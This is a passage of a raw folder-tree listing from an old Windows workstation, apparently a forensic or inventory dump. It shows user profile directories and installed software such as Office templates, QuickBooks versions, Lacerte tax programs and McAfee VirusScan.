| |     | +-🗀 MSDAIPP
| |     |     +-🗀 Offline
| |     +-🗀 Identities
| |     | +-🗀 {15478A67-E841-48A8-9E0A-
|           DFABA5293146}
| |     +-🗀 Help
| |     +-🗀 Adobe
| |         +-🗀 Acrobat
| |             +-🗀 WHAPI
| +-🗀 Administrator
| | +-🗀 Templates
| | +-🗀 Start Menu
| | | +-🗀 Programs
| | |     +-🗀 Startup
| | |     +-🗀 Accessories
| | |         +-🗀 System Tools
| | |         +-🗀 Entertainment
| | |         +-🗀 Accessibility
| | +-🗀 SendTo
| | +-🗀 Recent
| | +-🗀 PrintHood
| | +-🗀 NetHood
| | | +-🗀 Computers Near Me
| | +-🗀 My Documents
| | | +-🗀 My Pictures
| | | +-🗀 My eBooks
| | +-🗀 Local Settings
```

```
| | | +-🗀 Temporary Internet Files
| | | | +-🗀 Content.IE5
| | | | +-🗀 MN4BM18D
| | | | +-🗀 SDUN6R67
| | | | +-🗀 KJS7E1UL
| | | | +-🗀 01Y7S1E7
| | | +-🗀 Temp
| | | | +-🗀 pft6F~tmp
| | | | +-🗀 Help
| | | | | +-🗀 ENU
| | | | +-🗀 Reader
| | | | | +-🗀 ActiveX
| | | | | +-🗀 Browser
| | | | | +-🗀 JavaScripts
| | | | | +-🗀 Optional
| | | | | +-🗀 plug_ins
| | | | | | +-🗀 InterTrust
| | | | | | +-🗀 Movie
| | | | | | +-🗀 WEBBUY
| | | | | | | +-🗀 HTML
| | | | | +-🗀 SPPlugins
| | | | | +-🗀 Uninstall
| | | | +-🗀 Resource
| | | | | +-🗀 CMap
| | | | | +-🗀 Font
| | | | | | +-🗀 PFM
| | | | +-🗀 SVG Files
| | | +-🗀 History
| | | | +-🗀 History.IE5
| | | | +-🗀 MSHist012001120820011209
| | | +-🗀 Application Data
| | | +-🗀 Microsoft
| | | | +-🗀 Internet Explorer
| | | | +-🗀 Windows
| | | +-🗀 Help
| | +-🗀 Favorites
| | | +-🗀 Media
| | | +-🗀 Links
| | +-🗀 Desktop
| | | +-🗀 1099ETC
| | +-🗀 Cookies
| | +-🗀 Application Data
| | +-🗀 Microsoft
| | | +-🗀 Internet Explorer
| | | | +-🗀 Quick Launch
| | | +-🗀 Crypto
| | | | +-🗀 RSA
| | | | | +-🗀 S-1-5-21-713117868-
1264592736-1996955291-
500
| | | | | +-🗀 S-1-5-21-73586283-
920026266-1957994488-500
| | | +-🗀 Protect
| | | | +-🗀 S-1-5-21-713117868-
1264592736-1996955291-500
| | | | +-🗀 S-1-5-21-73586283-
920026266-1957994488-500
| | | +-🗀 SystemCertificates
| | | | +-🗀 My
| | | | | +-🗀 Certificates
| | | | | +-🗀 CRLs
| | | | | +-🗀 CTLs
| | | | | +-🗀 Keys
| | | +-🗀 MSE
| | +-🗀 Identities
| | | +-🗀 {1116C8CF-F4FA-46FE-87BA-
51F2E128BE26}
| | +-🗀 InterTrust
| | | +-🗀 ReceiptRepository
| | +-🗀 Adobe
| | | +-🗀 Acrobat
| | | +-🗀 Whapi
| | +-🗀 Microsoft Web Folders
| | +-🗀 Help
| +-🗀 Administrator.SBPRICE
| +-🗀 Templates
| +-🗀 Start Menu
| | +-🗀 Programs
| | +-🗀 Startup
| | +-🗀 Accessories
| | +-🗀 System Tools
| | +-🗀 Entertainment
| | +-🗀 Accessibility
| +-🗀 SendTo
| +-🗀 Recent
| +-🗀 PrintHood
| +-🗀 NetHood
| +-🗀 My Documents
| | +-🗀 My Pictures
| +-🗀 Local Settings
| | +-🗀 Temporary Internet Files
| | | +-🗀 Content.IE5
| | | +-🗀 CD29MZO1
| | | +-🗀 W34BU183
| | | +-🗀 AHUDEFMH
| | | +-🗀 0DQ3ABI7
| | +-🗀 Temp
| | +-🗀 History
| | | +-🗀 History.IE5
| | +-🗀 Application Data
| | +-🗀 Microsoft
| | +-🗀 Windows
| +-🗀 Favorites
| | +-🗀 Media
| | +-🗀 Links
| +-🗀 Desktop
| +-🗀 Cookies
| +-🗀 Application Data
| +-🗀 Adobe
| | +-🗀 Acrobat
| | +-🗀 WHAPI
| +-🗀 Microsoft
| | +-🗀 Internet Explorer
| | | +-🗀 Quick Launch
| | +-🗀 SystemCertificates
| | +-🗀 My
| | +-🗀 Certificates
| | +-🗀 CRLs
| | +-🗀 CTLs
| +-🗀 Identities
| +-🗀 {15F3E2F9-E2C1-461C-8719-
E943E9F277ED}
+-🗀 Program Files
| +-🗀 Uninstall Information
| | +-🗀 IE UserData NT
| | +-🗀 OutlookExpress
| +-🗀 Common Files
| | +-🗀 System
| | | +-🗀 msadc
| | | +-🗀 ado
| | | +-🗀 OLEDB~1
| | | +-🗀 Mapi
| | | +-🗀 1033
| | | +-🗀 NT
| | +-🗀 Microsoft Shared
| | | +-🗀 SpeechEngines
| | | | +-🗀 TTS
| | | +-🗀 DAO
| | | +-🗀 TextConv
| | | +-🗀 Triedit
| | | +-🗀 MSInfo
| | | +-🗀 Stationery
| | | +-🗀 VGX
| | | +-🗀 web server extensions
| | | | +-🗀 40
| | | | +-🗀 isapi
| | | | | +-🗀 _vti_adm
| | | | | +-🗀 _vti_aut
| | | | +-🗀 _vti_bin
| | | | | +-🗀 _vti_adm
| | | | | +-🗀 _vti_aut
| | | | +-🗀 bin
| | | | | +-🗀 1033
| | | | +-🗀 servsupp
| | | | +-🗀 bots
| | | | | +-🗀 vinavbar
| | | | +-🗀 admcgi
| | | | | +-🗀 scripts
| | | | +-🗀 admisapi
| | | | | +-🗀 scripts
| | | | +-🗀 serk
| | | | +-🗀 1033
| | | +-🗀 Web Folders
| | | +-🗀 Grphflt
| | | +-🗀 Themes
| | | | +-🗀 arcs
| | | | +-🗀 auto
| | | | +-🗀 balance
| | | | +-🗀 barcode
| | | | +-🗀 blank
| | | | +-🗀 blocks
| | | | +-🗀 bubbles
| | | | +-🗀 canvas
| | | | +-🗀 chlkbord
| | | | +-🗀 classic
| | | | +-🗀 clearday
| | | | +-🗀 corporat
| | | | +-🗀 downtown
| | | | +-🗀 fiesta
| | | | +-🗀 folio
| | | | +-🗀 glacier
| | | | +-🗀 highway
| | | | +-🗀 kids
| | | | +-🗀 leaves
| | | | +-🗀 mdshapes
| | | | +-🗀 modular
| | | | +-🗀 neon
| | | | +-🗀 passport
| | | | +-🗀 piechart
| | | | +-🗀 radius
| | | | +-🗀 spiral
| | | | +-🗀 sunflowr
| | | | +-🗀 sweets
| | | | +-🗀 tabs
| | | | +-🗀 technolo
| | | | +-🗀 tidepool
| | | | +-🗀 tilt
| | | | +-🗀 travel
| | | | +-🗀 tvtoons
| | | | +-🗀 waves
| | | | +-🗀 zero
| | | | +-🗀 artsy
| | | | +-🗀 bars
| | | | +-🗀 blends
| | | | +-🗀 blueprnt
| | | | +-🗀 boldstri
| | | | +-🗀 cactus
| | | | +-🗀 capsules
| | | | +-🗀 checkers
| | | | +-🗀 citrus
| | | | +-🗀 construc
| | | | +-🗀 cypress
| | | | +-🗀 expeditn
| | | | +-🗀 factory
| | | | +-🗀 global
| | | | +-🗀 indust
| | | | +-🗀 inmotion
| | | | +-🗀 laverne
| | | | +-🗀 loosegst
| | | | +-🗀 maize
| | | | +-🗀 nature
| | | | +-🗀 blitz
| | | | +-🗀 poetic
| | | | +-🗀 pstmdrn
| | | | +-🗀 ricepapr
| | | | +-🗀 rmnsque
| | | | +-🗀 safari
| | | | +-🗀 sandston
| | | | +-🗀 strtedge
| | | | +-🗀 sumipntg
| | | | +-🗀 topo
```

```
| | | | +-🗀 willow
| | | +-🗀 Clipart
| | | | +-🗀 autoshap
| | | | +-🗀 cagcat50
| | | | +-🗀 themes1
| | | |    +-🗀 bullets
| | | |    +-🗀 lines
| | | +-🗀 Artgalry
| | | +-🗀 Datamap
| | | | +-🗀 Data
| | | +-🗀 Euro
| | | +-🗀 VBA
| | | | +-🗀 VBA6
| | | |    +-🗀 1033
| | | +-🗀 MSDesigners98
| | | | +-🗀 Resources
| | | |    +-🗀 1033
| | | +-🗀 Reference Titles
| | | +-🗀 Equation
| | | | +-🗀 1033
| | | +-🗀 PhotoEd
| | | | +-🗀 1033
| | | +-🗀 OrgChart
| | | +-🗀 Proof
| | | | +-🗀 1033
| | | | +-🗀 1036
| | | | +-🗀 1034
| | | +-🗀 Database Replication
| | | +-🗀 vs98
| | |    +-🗀 Resources
| | |    +-🗀 1033
| | +-🗀 ODBC
| | | +-🗀 Data Sources
| | +-🗀 Services
| | +-🗀 Adobe
| | | +-🗀 Acrobat 5.0
| | | | +-🗀 NT
| | | +-🗀 TypeSpt
| | +-🗀 Designer
| | +-🗀 InstallShield
| | | +-🗀 engine
| | | | +-🗀 6
| | |    +-🗀 INTEL3~1
| | | +-🗀 IScript
| | +-🗀 PPC
| | +-🗀 Intuit
| | | +-🗀 QuickBooks
| | | | +-🗀 QBUpdate
| | |    +-🗀 Log
| | | +-🗀 Internet Client
| | |    +-🗀 Certs
| | +-🗀 Network Associates
| | | +-🗀 VirusScan Engine
| | | | +-🗀 40A9D1~1.XX
| | |    +-🗀 OldDats
| | |    +-🗀 OldEngine
| | | +-🗀 On Demand Scanner
| | | | +-🗀 Scan32
| | | +-🗀 McShield
| | | | +-🗀 Res09
| | | +-🗀 McUpdate
| | | +-🗀 McPal
| | | | +-🗀 Res0901
| | | +-🗀 Alert Manager
| | |    +-🗀 Queue
| | |    +-🗀 Res0901
| | +-🗀 LHSPF
| | | +-🗀 LingTech
| | +-🗀 WexTech Shared
| | +-🗀 Creative Solutions
| | +-🗀 Lacerte Shared
| | +-🗀 Peach
| +-🗀 Windows NT
| | +-🗀 Accessories
| | | +-🗀 ImageVue
| | +-🗀 Pinball
| +-🗀 Accessories
| | +-🗀 Imagevue
| +-🗀 ComPlus Applications
| +-🗀 Internet Explorer
| | +-🗀 1033
| | +-🗀 IE Uninstall
| | +-🗀 Uninstall Information
| | +-🗀 W2K
| | +-🗀 Connection Wizard
| | +-🗀 SIGNUP
| | +-🗀 PLUGINS
| | +-🗀 Backup Data
| +-🗀 Outlook Express
| +-🗀 WindowsUpdate
| | +-🗀 Cabs
| +-🗀 NetMeeting
| +-🗀 Windows Media Player
| +-🗀 microsoft frontpage
| | +-🗀 version3.0
| |    +-🗀 bin
| +-🗀 WinZip
| +-🗀 Adobe
| | +-🗀 Acrobat 5.0
| |    +-🗀 Reader
| |    | +-🗀 ActiveX
| |    | +-🗀 plug_ins
| |    | | +-🗀 Movie
| |    | | +-🗀 WEBBUY
| |    | | | +-🗀 HTML
| |    | | +-🗀 InterTrust
| |    | +-🗀 JavaScripts
| |    | +-🗀 Browser
| |    | +-🗀 SPPlugins
| |    | +-🗀 Optional
| |    | +-🗀 Legal
| |    +-🗀 Resource
| |    | +-🗀 Font
| |    | | +-🗀 PFM
| |    | +-🗀 CMap
| |    +-🗀 Help
| |       +-🗀 ENU
| +-🗀 Microsoft Office
| | +-🗀 Office
| | | +-🗀 Library
| | | | +-🗀 Analysis
| | | | +-🗀 Solver
| | | | +-🗀 Msquery
| | | +-🗀 Queries
| | | +-🗀 XLStart
| | | +-🗀 Startup
| | | +-🗀 Shortcut Bar
| | | | +-🗀 Office
| | | +-🗀 1033
| | | +-🗀 Bitmaps
| | | | +-🗀 Dbwiz
| | | | +-🗀 Styles
| | | +-🗀 bots
| | | | +-🗀 fpcount
| | | +-🗀 images
| | | +-🗀 fpclass
| | | +-🗀 Samples
| | | +-🗀 tutorial
| | | +-🗀 Convert
| | | | +-🗀 1033
| | | +-🗀 Addins
| | | +-🗀 forms
| | | | +-🗀 1033
| | | +-🗀 Xlators
| | | +-🗀 Broadcast
| | | +-🗀 HTML
| | | +-🗀 Borders
| | | +-🗀 Macros
| | | +-🗀 1036
| | | +-🗀 1034
| | +-🗀 Templates
| | | +-🗀 Presentation Designs
| | | +-🗀 1033
| | |    +-🗀 css
| | |    | +-🗀 arcs.tem
| | |    | +-🗀 bars.tem
| | |    | +-🗀 blocks.tem
| | |    | +-🗀 blueprnt.tem
| | |    | +-🗀 capsules.tem
| | |    | +-🗀 downtown.tem
| | |    | +-🗀 expeditn.tem
| | |    | +-🗀 highway.tem
| | |    | +-🗀 neon.tem
| | |    | +-🗀 normal.tem
| | |    | +-🗀 poetic.tem
| | |    | +-🗀 street.tem
| | |    | +-🗀 sweets.tem
| | |    +-🗀 Frames
| | |    | +-🗀 bantoc.tem
| | |    | +-🗀 footer.tem
| | |    | +-🗀 footnote.tem
| | |    | +-🗀 header.tem
| | |    | +-🗀 horzsplt.tem
| | |    | +-🗀 navwtoc.tem
| | |    | +-🗀 toc.tem
| | |    | +-🗀 threelev.tem
| | |    | +-🗀 topdown.tem
| | |    | +-🗀 vertsplt.tem
| | |    +-🗀 Pages
| | |    | +-🗀 1center.tem
| | |    | +-🗀 1cheads.tem
| | |    | +-🗀 1cleft.tem
| | |    | +-🗀 1cright.tem
| | |    | +-🗀 2ceven.tem
| | |    | +-🗀 2cmenul.tem
| | |    | +-🗀 2cmenur.tem
| | |    | +-🗀 2cstagr.tem
| | |    | +-🗀 3c2stagl.tem
| | |    | +-🗀 3ceven.tem
| | |    | +-🗀 3cmenuc.tem
| | |    | +-🗀 3cmenul.tem
| | |    | +-🗀 3csidbar.tem
| | |    | +-🗀 4ccenter.tem
| | |    | +-🗀 4cstagc.tem
| | |    | +-🗀 4cstagl.tem
| | |    | +-🗀 biblio.tem
| | |    | +-🗀 confirm.tem
| | |    | +-🗀 faq.tem
| | |    | +-🗀 feedback.tem
| | |    | +-🗀 vtiform.wiz
| | |    | +-🗀 guestbk.tem
| | |    | +-🗀 normal.tem
| | |    | +-🗀 reguser.tem
| | |    | +-🗀 search.tem
| | |    | +-🗀 toc.tem
| | |    +-🗀 Webs
| | |       +-🗀 vtipres.wiz
| | |       +-🗀 custsupp.tem
| | |       | +-🗀 images
| | |       +-🗀 vtidisc.wiz
| | |       +-🗀 empty.tem
| | |       +-🗀 msimport.wiz
| | |       +-🗀 normal.tem
| | |       +-🗀 personal.tem
| | |       | +-🗀 images
| | |       +-🗀 project.tem
| | |          +-🗀 images
| | +-🗀 Stationery
| |    +-🗀 1033
| +-🗀 Lacerte
| | +-🗀 97TAX
| | | +-🗀 WINOPS
| | +-🗀 98TAX
| | | +-🗀 WINOPS
| | +-🗀 99TAX
| |    +-🗀 ops
| |    +-🗀 help
| |    +-🗀 winops
| +-🗀 Snapshot Viewer
| +-🗀 Microsoft Visual Studio
| | +-🗀 Common
```

```
| |    +-🗀 IDE
| |      +-🗀 IDE98
| |        +-🗀 MSE
| |        | +-🗀 1033
| |        +-🗀 Resources
| |        | +-🗀 1033
| |        +-🗀 NewFileItems
| +-🗀 Practitioners Publishing
| | +-🗀 PPC Library
| |   +-🗀 Reference Library
| |   | +-🗀 Graphflt
| |   | +-🗀 ENU
| |   +-🗀 Practice Aid Manager
| |     +-🗀 Base
| |     +-🗀 Template
| |     +-🗀 UGuide
| |     +-🗀 Tour
| |     +-🗀 Other
| |     +-🗀 StepSignoffReport
| |     +-🗀 Images
| |     +-🗀 ProfileResolve
| |     +-🗀 CklistCompareRpt
| +-🗀 InstallShield Installation Information
| | +-🗀 {7E31E32C-7355-11D4-A964-
|       0001023942E8}
| | +-🗀 {E8311E20-6E27-11D4-A9B7-
|       0090CCA4C67B}
| | +-🗀 {5309A9A9-779D-11D4-A9B7-
|       0090CCA4C67B}
| | +-🗀 {809987B2-F964-11D4-A1A5-
|       00104BD190B1}
| | +-🗀 {7F16DDA0-6C77-11D4-A9B7-
|       0090CCA4C67B}
| | +-🗀 {B9E04DB2-9C84-11D3-80D8-
|       0050DA27FE96}
| | +-🗀 {95F9D960-C571-11D0-90F0-
|       00001B1EFBA8}
| | +-🗀 {FB816A6A-AB40-11D4-B6E3-
|       00508BF11196}
| | +-🗀 {7EC97DEA-9B2F-11D5-B455-
|       00E09872E525}
| | +-🗀 {237a4b22-78c2-11d6-a394-
|       00104bd190b1}
| | +-🗀 {E435937F-5444-49C5-94F0-
|       39FD238218B9}
| | +-🗀 {BA0F44C2-A883-11D1-AD0A-
|       006097D15E2C}
| +-🗀 BNA Software
| | +-🗀 Common Files
| |   +-🗀 Reports Database
| +-🗀 RDS
| | +-🗀 Tmp
| | +-🗀 Dic
| | | +-🗀 Exp
| | | +-🗀 Hankaku
| | | +-🗀 LangBase
| | | +-🗀 PatBase
| | | +-🗀 Symbol
| | +-🗀 plugin
| | +-🗀 log
| | | +-🗀 es
| | | +-🗀 nl
| | | +-🗀 de
| | | +-🗀 en
| | | +-🗀 fr
| | | +-🗀 it
| | | +-🗀 hu
| | | +-🗀 pl
| | | +-🗀 da
| | | +-🗀 sv
| | | +-🗀 no
| | | +-🗀 cs
| | | +-🗀 pt
| | | +-🗀 fi
| | +-🗀 DDSTemp
| |   +-🗀 FmICSL
| |     +-🗀 IcslDown
| |     +-🗀 IcslConv
```

```
| +-🗀 quickenw2000
| +-🗀 Intuit
| | +-🗀 DAO3~1.5
| | +-🗀 QBPro99
| | | +-🗀 QuickBooks Letters
| | | | +-🗀 Customer Letters
| | | | +-🗀 Vendor Letters
| | | | +-🗀 Employee Letters
| | | | +-🗀 Other Names Letters
| | | | +-🗀 All Names Letters
| | | | +-🗀 Collection Letters
| | | +-🗀 cafe
| | | +-🗀 INET
| | +-🗀 QuickBooks Pro 2003
| | | +-🗀 INET
| | | +-🗀 Components
| | | | +-🗀 ECredit
| | | | | +-🗀 Pages
| | | | |   +-🗀 Images
| | | | +-🗀 Payroll
| | | | | +-🗀 Cps
| | | | | | +-🗀 JRE
| | | | | | | +-🗀 bin
| | | | | | | | +-🗀 client
| | | | | | | | +-🗀 server
| | | | | | | +-🗀 lib
| | | | | | |   +-🗀 audio
| | | | | | |   +-🗀 cmm
| | | | | | |   +-🗀 fonts
| | | | | | |   +-🗀 i386
| | | | | | |   +-🗀 im
| | | | | | |   +-🗀 images
| | | | | | |   | +-🗀 cursors
| | | | | | |   +-🗀 security
| | | | | | |   +-🗀 zi
| | | | | | |     +-🗀 Etc
| | | | | | |     +-🗀 Africa
| | | | | | |     +-🗀 America
| | | | | | |     | +-🗀 Indiana
| | | | | | |     | +-🗀 Kentucky
| | | | | | |     | +-🗀 North_Dakota
| | | | | | |     +-🗀 Antarctica
| | | | | | |     +-🗀 Asia
| | | | | | |     +-🗀 Atlantic
| | | | | | |     +-🗀 Australia
| | | | | | |     +-🗀 Pacific
| | | | | | |     +-🗀 Indian
| | | | | | |     +-🗀 Europe
| | | | | | +-🗀 Cpsimages
| | | | | | +-🗀 Cpshtml
| | | | | | +-🗀 Cpshelp
| | | | | | +-🗀 Cpsconfig
| | | | | |   +-🗀 Cpshelp
| | | | | |   +-🗀 Cpspte
| | | | | +-🗀 staging12
| | | | |   +-🗀 CPS
| | | | |     +-🗀 cpshtml
| | | | |     +-🗀 cpsconfig
| | | | |       +-🗀 cpspte
| | | | +-🗀 Services
| | | | | +-🗀 Images
| | | | +-🗀 Pages
| | | | | +-🗀 Images
| | | | | +-🗀 Accounts
| | | | | +-🗀 Definitions
| | | | | +-🗀 Headers
| | | | | +-🗀 Questions
| | | | | | +-🗀 Images
| | | | | +-🗀 Reminders
| | | | | | +-🗀 Images
| | | | | +-🗀 Reports
| | | | | | +-🗀 Images
| | | | | +-🗀 Titles
| | | | | | +-🗀 Images
| | | | | +-🗀 Organizer
| | | | |   +-🗀 Images
| | | | +-🗀 HR
```

```
| | | | | +-🗀 Images
| | | | | +-🗀 bin
| | | | | +-🗀 Docs
| | | | | +-🗀 EmploymentGuide
| | | | | | +-🗀 images
| | | | | +-🗀 Include
| | | | | +-🗀 Reports
| | | | | +-🗀 Staging12
| | | | | | +-🗀 EmploymentGuide
| | | | | | +-🗀 Include
| | | | | | +-🗀 Reports
| | | | | | +-🗀 XML
| | | | | | +-🗀 XSL
| | | | | +-🗀 XML
| | | | | +-🗀 XSL
| | | | +-🗀 WelcomePages
| | | | +-🗀 User_tools
| | | | | +-🗀 Images
| | | | +-🗀 Images
| | | | +-🗀 DecisionTools
| | | | | +-🗀 Images
| | | | | +-🗀 PaidFaster
| | | | | +-🗀 DepCalc
| | | | | +-🗀 PTask
| | | | +-🗀 Help
| | | | | +-🗀 Images
| | | | | +-🗀 Updates
| | | | | | +-🗀 merchant
| | | | | +-🗀 YEG
| | | | |   +-🗀 Images
| | | | +-🗀 Navigator
| | | | | +-🗀 Images
| | | | |   +-🗀 Bnk
| | | | |   +-🗀 Cmp
| | | | |   +-🗀 Cst
| | | | |   +-🗀 Ctr
| | | | |   +-🗀 Emp
| | | | |   +-🗀 Ven
| | | | +-🗀 Messages
| | | | +-🗀 Templates
| | | | +-🗀 QBUpdate
| | | | | +-🗀 Log
| | | | +-🗀 Privacy
| | | | +-🗀 MAS
| | | | +-🗀 TI
| | | | +-🗀 DownloadQB12
| | | | | +-🗀 Guide
| | | | | | +-🗀 UPDATE~1
| | | | | |   +-🗀 TARGET~1
| | | | | |     +-🗀 INTUIT~1
| | | | | +-🗀 Message
| | | | | | +-🗀 UPDATE~1
| | | | | |   +-🗀 TARGET~1
| | | | | |     +-🗀 0
| | | | | +-🗀 NewFeatures
| | | | | | +-🗀 UPDATE~1
| | | | | |   +-🗀 TARGET~1
| | | | | |     +-🗀 INTUIT~1
| | | | | +-🗀 Help1
| | | | | | +-🗀 UPDATE~1
| | | | | |   +-🗀 TARGET~1
| | | | | |     +-🗀 INTUIT~1
| | | | | +-🗀 Patch
| | | | | | +-🗀 UPDATE~1
| | | | | |   +-🗀 TARGET~1
| | | | | |     +-🗀 INTUIT~1
| | | | | +-🗀 Pro00
| | | | |   +-🗀 UPDATE~1
| | | | |     +-🗀 TARGET~1
| | | | |       +-🗀 INTUIT~1
| | | | +-🗀 TaxPrint
| | | | +-🗀 Acrobat
| | | +-🗀 QuickBooks Letters
| | |   +-🗀 Customer Letters
| | |   +-🗀 Vendor Letters
| | |   +-🗀 Employee Letters
| | |   +-🗀 Other Names Letters
```

```
| | |     +-🗀 All Names Letters
| | |     +-🗀 Collection Letters
| | +-🗀 QBPro2000
| | | +-🗀 Components
| | | | +-🗀 QBAgent
| | | | | +-🗀 Log
| | | | +-🗀 Alerts
| | | | +-🗀 Help
| | | | | +-🗀 yeg
| | | | | | +-🗀 Images
| | | | | +-🗀 Images
| | | | +-🗀 DecisionTools
| | | | | +-🗀 Images
| | | | | +-🗀 PaidFaster
| | | | | +-🗀 DepCalc
| | | | +-🗀 Navigator
| | | | | +-🗀 Images
| | | | |     +-🗀 Bnk
| | | | |     +-🗀 Cmp
| | | | |     +-🗀 Cst
| | | | |     +-🗀 Emp
| | | | |     +-🗀 Navmenu
| | | | |     +-🗀 Tol
| | | | |     +-🗀 Ven
| | | | +-🗀 Services
| | | | | +-🗀 Images
| | | | +-🗀 Templates
| | | | +-🗀 Payroll
| | | | +-🗀 WelcomePages
| | | | +-🗀 Download
| | | | | +-🗀 NewFeatures
| | | | | | +-🗀 UPDATE~1
| | | | | |     +-🗀 TARGET~1
| | | | | |     | +-🗀 .castanet
| | | | | |     |     +-🗀 undo
| | | | | |     |         +-🗀 00
| | | | | |     +-🗀 DIGEST~1
| | | | | +-🗀 Patch
| | | | | | +-🗀 UPDATE~1
| | | | | | | +-🗀 TARGET~1
| | | | | | | | +-🗀 .castanet
| | | | | | |     +-🗀 undo
| | | | | | |         +-🗀 00
| | | | | | | +-🗀 DIGEST~1
| | | | | | +-🗀 marimba_upd
| | | | | +-🗀 Guide
| | | | |     +-🗀 UPDATE~1
| | | | |         +-🗀 TARGET~1
| | | | |         | +-🗀 .castanet
| | | | |         |     +-🗀 undo
| | | | |         |         +-🗀 00
| | | | |         +-🗀 DIGEST~1
| | | | +-🗀 TaxPrint
| | | | +-🗀 cafe
| | | | +-🗀 Acrobat
| | | | +-🗀 privacy
| | | +-🗀 QuickBooks Letters
| | | | +-🗀 Customer Letters
| | | | +-🗀 Vendor Letters
| | | | +-🗀 Employee Letters
| | | | +-🗀 Other Names Letters
| | | | +-🗀 All Names Letters
| | | | +-🗀 Collection Letters
| | | +-🗀 INET
| | +-🗀 QBPro2002
| | | +-🗀 Components
| | | | +-🗀 Services
| | | | | +-🗀 Images
| | | | +-🗀 Help
| | | | | +-🗀 FAQ
| | | | | | +-🗀 Images
| | | | | +-🗀 Images
| | | | | +-🗀 YEG
| | | | |     +-🗀 Images
| | | | +-🗀 WelcomePages
| | | | | +-🗀 Images
| | | | | +-🗀 User_tools
| | | | |     +-🗀 Images
| | | | +-🗀 DecisionTools
| | | | | +-🗀 Images
| | | | | +-🗀 PaidFaster
| | | | | +-🗀 DepCalc
| | | | +-🗀 ECredit
| | | | | +-🗀 Pages
| | | | |     +-🗀 Images
| | | | +-🗀 Navigator
| | | | | +-🗀 Images
| | | | |     +-🗀 Bnk
| | | | |     +-🗀 Cmp
| | | | |     +-🗀 Cst
| | | | |     +-🗀 Emp
| | | | |     +-🗀 Ven
| | | | +-🗀 Pages
| | | | | +-🗀 Definitions
| | | | | +-🗀 Questions
| | | | | | +-🗀 Images
| | | | | +-🗀 Accounts
| | | | | +-🗀 Headers
| | | | | +-🗀 Images
| | | | | +-🗀 Reminders
| | | | | | +-🗀 Images
| | | | | +-🗀 Reports
| | | | | | +-🗀 Images
| | | | | +-🗀 Titles
| | | | |     +-🗀 Images
| | | | +-🗀 Messages
| | | | +-🗀 Download
| | | | | +-🗀 Message
| | | | | | +-🗀 UPDATE~1
| | | | | |     +-🗀 TARGET~1
| | | | | |         +-🗀 0
| | | | | +-🗀 NewFeatures
| | | | | | +-🗀 UPDATE~1
| | | | | |     +-🗀 TARGET~1
| | | | | |         +-🗀 INTUIT~1
| | | | | +-🗀 Help1
| | | | | | +-🗀 UPDATE~1
| | | | | |     +-🗀 TARGET~1
| | | | | |         +-🗀 INTUIT~1
| | | | | +-🗀 Patch
| | | | | | +-🗀 UPDATE~1
| | | | | |     +-🗀 TARGET~1
| | | | | |         +-🗀 INTUIT~1
| | | | | +-🗀 Accountant
| | | | | | +-🗀 UPDATE~1
| | | | | |     +-🗀 TARGET~1
| | | | | |         +-🗀 INTUIT~1
| | | | | +-🗀 Guide
| | | | |     +-🗀 UPDATE~1
| | | | |         +-🗀 TARGET~1
| | | | |             +-🗀 INTUIT~1
| | | | +-🗀 MAS
| | | | +-🗀 Payroll
| | | | | +-🗀 Cps
| | | | | | +-🗀 Cpsimages
| | | | | | +-🗀 Cpshtml
| | | | | | +-🗀 Cpshelpmisc
| | | | | | +-🗀 Cpshelp
| | | | | | +-🗀 Cpsconfig
| | | | | |     +-🗀 Cpshelp
| | | | | |     +-🗀 Cpspte
| | | | | +-🗀 staging10
| | | | |     +-🗀 cps
| | | | |         +-🗀 cpshelp
| | | | |         +-🗀 cpshtml
| | | | |         +-🗀 cpsimages
| | | | |         +-🗀 cpsconfig
| | | | |             +-🗀 cpshelp
| | | | |             +-🗀 cpspte
| | | | +-🗀 Templates
| | | | +-🗀 Privacy
| | | | +-🗀 QBAgent
| | | | | +-🗀 Log
| | | | +-🗀 TaxPrint
| | | | +-🗀 cafe
| | | | +-🗀 Acrobat
| | | +-🗀 QuickBooks Letters
| | | | +-🗀 Customer Letters
| | | | +-🗀 Vendor Letters
| | | | +-🗀 Employee Letters
| | | | +-🗀 Other Names Letters
| | | | +-🗀 All Names Letters
| | | | +-🗀 Collection Letters
| | | +-🗀 INET
| | +-🗀 QBPro2001
| |     +-🗀 Components
| |     | +-🗀 TaxPrint
| |     | +-🗀 Help
| |     | | +-🗀 Images
| |     | | +-🗀 yeg
| |     | |     +-🗀 Images
| |     | +-🗀 QBAgent
| |     | | +-🗀 Log
| |     | +-🗀 Services
| |     | | +-🗀 Images
| |     | +-🗀 Messages
| |     | +-🗀 DecisionTools
| |     | | +-🗀 Images
| |     | | +-🗀 PaidFaster
| |     | | +-🗀 DepCalc
| |     | +-🗀 Navigator
| |     | | +-🗀 Images
| |     | |     +-🗀 Bnk
| |     | |     +-🗀 Cmp
| |     | |     +-🗀 Cst
| |     | |     +-🗀 Emp
| |     | |     +-🗀 Ven
| |     | +-🗀 Pages
| |     | | +-🗀 Accounts
| |     | | +-🗀 Definitions
| |     | | +-🗀 Headers
| |     | | +-🗀 Images
| |     | | +-🗀 Questions
| |     | | | +-🗀 Images
| |     | | +-🗀 Reminders
| |     | | | +-🗀 Images
| |     | | +-🗀 Reports
| |     | | | +-🗀 Images
| |     | | +-🗀 SiteStats
| |     | | +-🗀 Titles
| |     | |     +-🗀 Images
| |     | +-🗀 Templates
| |     | +-🗀 WelcomePages
| |     | +-🗀 Download
| |     | | +-🗀 Guide
| |     | | | +-🗀 UPDATE~1
| |     | | |     +-🗀 TARGET~1
| |     | | |     | +-🗀 INTUIT~1
| |     | | |     | +-🗀 .castanet
| |     | | |     |     +-🗀 undo
| |     | | |     |         +-🗀 00
| |     | | |     +-🗀 DIGEST~1
| |     | | +-🗀 Message
| |     | | | +-🗀 UPDATE~1
| |     | | |     +-🗀 TARGET~1
| |     | | |         +-🗀 0
| |     | | |             +-🗀 .castanet
| |     | | |                 +-🗀 undo
| |     | | |                     +-🗀 00
| |     | | +-🗀 NewFeatures
| |     | | | +-🗀 UPDATE~1
| |     | | |     +-🗀 TARGET~1
| |     | | |     | +-🗀 INTUIT~1
| |     | | |     | +-🗀 .castanet
| |     | | |     |     +-🗀 undo
| |     | | |     |         +-🗀 00
| |     | | |     +-🗀 DIGEST~1
| |     | | +-🗀 Patch
| |     | | |     +-🗀 UPDATE~1
| |     | | |         +-🗀 DIGEST~1
| |     | | |         +-🗀 TARGET~1
```

```
| |     | |          +-🗀 INTUIT~1
| |     | |          +-🗀 .castanet
| |     | |            +-🗀 undo
| |     | |              +-🗀 00
| |     | +-🗀 Privacy
| |     | +-🗀 MAS
| |     | +-🗀 Payroll
| |     | | +-🗀 Cps
